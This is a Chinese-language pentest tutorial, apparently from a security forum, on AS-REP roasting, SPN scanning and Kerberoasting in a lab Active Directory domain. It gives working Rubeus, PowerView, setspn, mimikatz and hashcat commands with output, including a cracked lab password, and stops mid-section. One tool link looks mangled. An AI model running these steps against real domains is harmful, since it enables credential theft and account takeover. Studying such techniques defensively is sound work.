
因此实验在这里分为域内和域外两种！

域内

工具 Rebeus

使用命令直接获取域内所有开启 "不要求 Kerberos 域身份认证" 的用户，并且返回了他们的加密 hash

`Rubeus.exe asreproast > log.txt`




(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004036-15ef028c-42e2-1.png>)

Empire 中的 Powerview.ps1

在这里使用 bypass 命令直接执行输出到 txt 中!


```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\test.HACKE\Desktop\powerview.ps1;Get-DomainUser -PreauthNotRequired}" > log.txt
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004115-2d98ecf4-42e2-1.png>)

获取用户名后, 需要获取他们的加密 hash。在这里需要使用另外一个模块

```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\test.HACKE\Desktop\ASREProast.ps1;Get-ASREPHash -UserName test -Domain hacke.testlab | Out-File -Encoding ASCII hash.txt}"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20201221004118-2f28e72c-42e2-1.png)

域外

在这里只能通过枚举域用户名操作来获取域用户名，拿到后使用 Get-ASREPHash 来获取信息！

```
powershell.exe -exec bypass -Command "& {Import-Module ASREPRoast.ps1;Get-ASREPHash -UserName test -Domain hacke.testlab -Server 192.168.60.1 | Out-File -Encoding ASCII hash.txt}"
```



(https://xzfile.aliyuncs.com/media/upload/picture/20201221004130-3657be24-42e2-1.png)

工具下载链接


<https://github.com/gold1029/ASREPRoast>

密码破解

当我们拿到 hash 之后，就需要去破解了！

如果想要放到 hashcat 里破解，需要在 kerberos 后面加上


\$23



(https://xzfile.aliyuncs.com/media/upload/picture/20201221004130-3657be24-42e2-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20201221004136-39b64cf2-42e2-1.png)

```
hashcat -m 18200 hash.txt pass.txt --force
```



```
root@kali: ~/AS
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
$krb5asrep$23$test@hacke.testlab:9c04ad14e3628d752d40ef2fb28aaf67$fa9d7d8c7b7969
c537178e7bb8493778516abb1f3be578ccf2df00623950ff164025af97df27b06fe7a0bcded08855b
3e30805415d6a3ac13430a235cfc8e35e823bb79b9d12ba54604f181457d9ba091a0328771d24233
a9bff84b22a9054b089f144b5cbec0630c27cf9aab590b3277cfe1e8bcb10635b74ab6858e722ff
20ee883279fe9102510434ae2f534740d7272819142aa9b963e42362ab5f125fa3421d3d1553c4d
3a4970004e3a73f3027971eac1830972040fclae211e89122cd734c5218698886400cf2ab45f811
37e6978148aa37e53d2771b2c1e67df2c7a9e5e6690b27507d0320b22f1222:QWE123!@#
Pictures
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 AS-REP etype 23
Hash.Target....: $krb5asrep$23$test@hacke.testlab:9c04ad14e3628d752d...2fb222
Time.Started...: Thu Dec  3 09:02:16 2020 (0 secs)
Time.Estimated...: Thu Dec  3 09:02:16 2020 (0 secs)
Guess.Base.....: File (pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2918 H/s (0.02ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore.Point...: 0/3 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: Admin666 -> QWE123!!!
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221004141-3cb9f4e4-42e2-1.png)

参考链接

<http://app.myzaker.com/news/article.php?pk=5d50bec88e9f0929f74cd3da>
<https://my.oschina.net/u/4583000/blog/4392161>
<https://www.anquanke.com/post/id/161781>

SPN 扫描

0x00 SPN 简介

SPN 全称 Service Principal Names, 是服务器上所运行服务的唯一标识, 每个使用 kerberos 认证的服务都需要一个 SPN。

SPN 分为两种, 一种注册在 AD 的机器账户下 (Computers) 下, 另一种注册在域用户账户 (Users) 下

当一个服务的权限为 Local System 或 Network Service, 则 SPN

注册在机器账户 (Computers) 下
当一个服务的权限为一个域用户，则 SPN 注册在域用户账户 (Users) 下

0x01 SPN 扫描作用

SPN 扫描能让我们更快的发现在域内运行的服务，并且很难被发现

0x02 SPN 格式

`serviceclass/host:port/servicename`

说明：

- serviceclass 可以理解为服务的名称，常见的有 www,ldap,SMTP,DNS,HOST 等
- host 有两种形式，FQDN 和 NetBIOS 名，例如 server01.test.com 和 server01
- 如果服务运行在默认端口上，则端口号 (port) 可以省略

0x03 查询 SPN

对域控制器发起 LDAP 查询，这是正常 kerberos 票据行为的一部分，因此查询 SPN 的操作很难被检测

(1) 使用 SetSPN

win7 和 windows server2008 2012 自带的功能

查看当前域内的所有 SPN:

```
setspn.exe -q */*
```

查看具体域内的所有 SPN:

```
setspn.exe -T hacke.testlab -q */*
```

输出结果实例：

```

正在检查域 DC=hacke,DC=testlab
CN=WIN-Q2JR4MURGS0,OU=Domain Controllers,DC=hacke,DC=testlab
  Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-Q2JR4MURGS
0.hacke.testlab
    ldap/WIN-Q2JR4MURGS0.hacke.testlab/ForestDnsZones.hacke.t
estlab
    ldap/WIN-Q2JR4MURGS0.hacke.testlab/DomainDnsZones.hacke.t
estlab
    DNS/WIN-Q2JR4MURGS0.hacke.testlab
    GC/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
    RestrictedKrbHost/WIN-Q2JR4MURGS0.hacke.testlab
    RestrictedKrbHost/WIN-Q2JR4MURGS0
    RPC/b4794e1c-617b-43eb-9b3a-d20cf4a130dd._msdcs.hacke.tes
tlab
    HOST/WIN-Q2JR4MURGS0/HACKE
    HOST/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
    HOST/WIN-Q2JR4MURGS0
    HOST/WIN-Q2JR4MURGS0.hacke.testlab
    HOST/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
    E3514235-4B06-11D1-AB04-00C04FC2DCD2/b4794e1c-617b-43eb-9
b3a-d20cf4a130dd/hacke.testlab
    ldap/WIN-Q2JR4MURGS0/HACKE
    ldap/b4794e1c-617b-43eb-9b3a-d20cf4a130dd._msdcs.hacke.te
stlab
    ldap/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
    ldap/WIN-Q2JR4MURGS0
    ldap/WIN-Q2JR4MURGS0.hacke.testlab
    ldap/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
CN=krbtgt,CN=Users,DC=hacke,DC=testlab
  kadmin/changepw
CN=WIN7,CN=Computers,DC=hacke,DC=testlab
  RestrictedKrbHost/WIN7
  HOST/WIN7
  RestrictedKrbHost/WIN7.hacke.testlab
  HOST/WIN7.hacke.testlab
CN=WIN8,CN=Computers,DC=hacke,DC=testlab
  RestrictedKrbHost/WIN8
  HOST/WIN8
  RestrictedKrbHost/WIN8.hacke.testlab
  HOST/WIN8.hacke.testlab
发现存在 SPN!

```

以 CN 开头的每一行代表一个账户，下面的信息是与之关联的 SPN
 对于上面的输出数据，机器账户 (Computers) 为：

CN=WIN-Q2JR4MURGS0,OU=Domain Controllers,DC=hacke,DC=testlab
CN=WIN7,CN=Computers,DC=hacke,DC=testlab
CN=WIN8,CN=Computers,DC=hacke,DC=testlab


域用户账号 (Users) 为:

CN=krbtgt,CN=Users,DC=hacke,DC=testlab

在我的默认环境下，SPN 下只有一个域用户。

0x04 增加 SPN 域用户

```
setspn.exe -U -A VNC/WIN7.hacke.testlab test
```



```
HUS1/WIN7.hacke.testlab  
CN=test,CN=Users,DC=hacke,DC=testlab VNC/WIN7.hacke.testlab
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004156-45d5c044-42e2-1.png>)

Kerberosast 攻击

0x00 攻击原理

1.kerberos 认证过程

这种攻击方法主要利用了 TGT_REP 阶段使用对方 NTLM Hash 返回的加密数据，通过碰撞加密数据破解用户密码。

2.Windows 系统通过 SPN 查询获得服务和实例帐户的对应关系

但是 TGT 阶段一开始需要对方是否有这个服务，那这个服务怎么发现呢？

这时候可以使用 SPN 扫描，因为在域中如果服务使用的是 kerberos 认证。那么就需要在对应域用户下面注册 SPN，因此通过 SPN 扫描可以发现用户对应的服务！

3. 域内的任何用户都可以向域内的任何服务请求 TGS

4. 需要域用户登录才能查询，因为 SPN 查询部分使用了 LDAP 协

0x01 高效率方法

1. 查询 SPN，找到有价值的 SPN，需要满足以下条件：
2. 该 SPN 注册在域用户帐户 (Users) 下
3. 域用户账户的权限很高
4. 请求 TGS
5. 导出 TGS
6. 暴力破解

账户低权限时注册的 SPN，后来当账户权限提高时。如下工具也检测不出来，同理高权限注册后降权，工具也检测不出来！

0x02 手工攻击实现

1. 检测高权限账户

工具只能检测出 SPN 服务注册时用户的高低权限，若后来权限提高或者降低皆无法检测到。

(1) 使用 powershell 模块 Active Directory

当服务器上存在此模块时（域控一般安装）

```
powershell.exe -exec bypass -Command "& {Import-Module .\activeDirectory;get-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)}} -prop * |select name,whencreated,pwdlastset,lastlogon}"
```

```
PS C:\Users\Administrator> powershell.exe -exec bypass -Command "& {Import-Module .\activeDirectory;get-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)}} -prop * |select name,whencreated,pwdlastset,lastlogon}"
Import-Module : 未能加载指定的模块“.\activeDirectory”，因为在任何模块目录中都没有找到有效模块文件。
所在位置 行:1 字符: 4
+ & {Import-Module .\activeDirectory;get-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)}} -prop * |select name,whencreated,pwdlastset,lastlogon}"
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (.\activeDirectory:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

name                               whencreated                pwdlastset                  lastlogon
```


```
krbtgt      2020/12/1 23:17:38 132513878107625292 0
test       2020/12/1 23:34:20 132513104608791201 132515418954230282

PS C:\Users\Administrator>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004210-4e13ea56-42e2-1.png>)

当服务其上没有 AD 模块时，加载 dll 文件来执行。win8 无法执行

```
powershell.exe -exec bypass -Command "& {Import-Module .\Microsoft.ActiveDirectory.Management.dll;get-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)} -prop * |select name,whencreated,pwdlastset,lastlogon}"
```



```
PS C:\Users\test.HACKE\Desktop> powershell.exe -exec bypass -Command "& {Import-Module .\Microsoft.ActiveDirectory.Management.dll;get-aduser -filter {AdminCount -eq 1 -and (servicePrincipalName -ne 0)} -prop * |select name,whencreated,pwdlastset,lastlogon}"

Name                               whencreated          pwdlastset            lastlogon
----                               -
krbtgt                             2020/12/1 15:17:38   2020/12/2 21:03:30    1601/1/1 8:00:00
test                               2020/12/1 15:34:20   2020/12/1 23:34:20    2020/12/4 15:51:35

PS C:\Users\test.HACKE\Desktop>
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004224-5626b8ea-42e2-1.png>)

DLL 下载链接

<https://codecademy.com/3gstudent/test/zip/master>
<https://github.com/samratashok/ADModule>

(2) 使用 PowerView

```
powershell.exe -exec bypass -Command "& {Import-Module .\PowerView.ps1; Get-NetUser -spn -AdminCount!Select name,whencreated,pwdlastset,lastlogon }"
```



```
PS C:\Users\test.HACKE\Desktop> powershell.exe -exec bypass -Command "& {Import-Module .\PowerView.ps1; Get-NetUser -spn -AdminCount!Select name,whencreated,pwdlastset,lastlogon }"

name                               whencreated          pwdlastset            lastlogon
----                               -
krbtgt                             2020/12/1 15:17:38   2020/12/2 21:03:30    1601/1/1 8:00:00
test                               2020/12/1 15:34:20   2020/12/1 23:34:20    2020/12/4 15:51:35

PS C:\Users\test.HACKE\Desktop>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20201221004238-5ee4731e-42e2-1.png)


下载链接

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>

(3) 使用 kerberoast 工具

powershell

```
powershell.exe -exec bypass -Command "& {Import-Module .\GetUserSPNs.ps1; }"
```




(https://xzfile.aliyuncs.com/media/upload/picture/20201221004245-62acfe1c-42e2-1.png)


下载链接:

<https://github.com/nidem/kerberoast/blob/master/GetUserSPNs.ps1>

vbs

```
cscript GetUserSPNs.vbs
```





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004250-660bbf6c-42e2-1.png>)

下载链接:

<https://github.com/nidem/kerberoast/blob/master/GetUserSPNs.vbs>

2. 请求高权限账户的票据


在域机器 win7 上执行

(1) 请求指定 TGS

在 powershell 中使用如下命令获取票据 (2008 不行)


```
powershell.exe -exec bypass -Command "& {$SPNName = 'VNC/WIN7.hacke.testlab'; Add-Type -AssemblyName System.IdentityModel; New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName }"
```

```
$SPNName = 'VNC/WIN7.hacke.testlab'
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004258-6ac2406c-42e2-1.png>)





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004302-6d3e05a6-42e2-1.png>)


(2) 请求所有 TGS

执行完 (1) 第一个后第二个才能执行
需要 powershell 下执行

```
powershell.exe -exec bypass -Command "& {Add-Type -AssemblyName System.IdentityModel }"
```

```
setspn.exe -q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
```

可以看到获取到了所有的票据





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004311-72af43b0-42e2-1.png>)

3. 导出票据

使用 mimikatz.exe

```
kerberos::list /export
```






(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004319-777b8c28-42e2-1.png>)

4. 破解票据

在这里之所以能够进行破解，是因为我们后来加入的那些服务加密算法。默认是 RC4 的，而不是原有服务那种 AES-256-CTS-HMAC-SHA1-96 !



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221004325-7a8d84fc-42e2-1.png>)

参考链接：

<https://mp.weixin.qq.com/s/88GqLe63YIBbTkQH9EIXcg>

在这里破解方式我收集了两种

(1) 使用 tgsrepcrack.py

`pip install requests-kerberos,kerberos-sspi`

`import kerberos 改成 import kerberos_ssapi as kerberos`

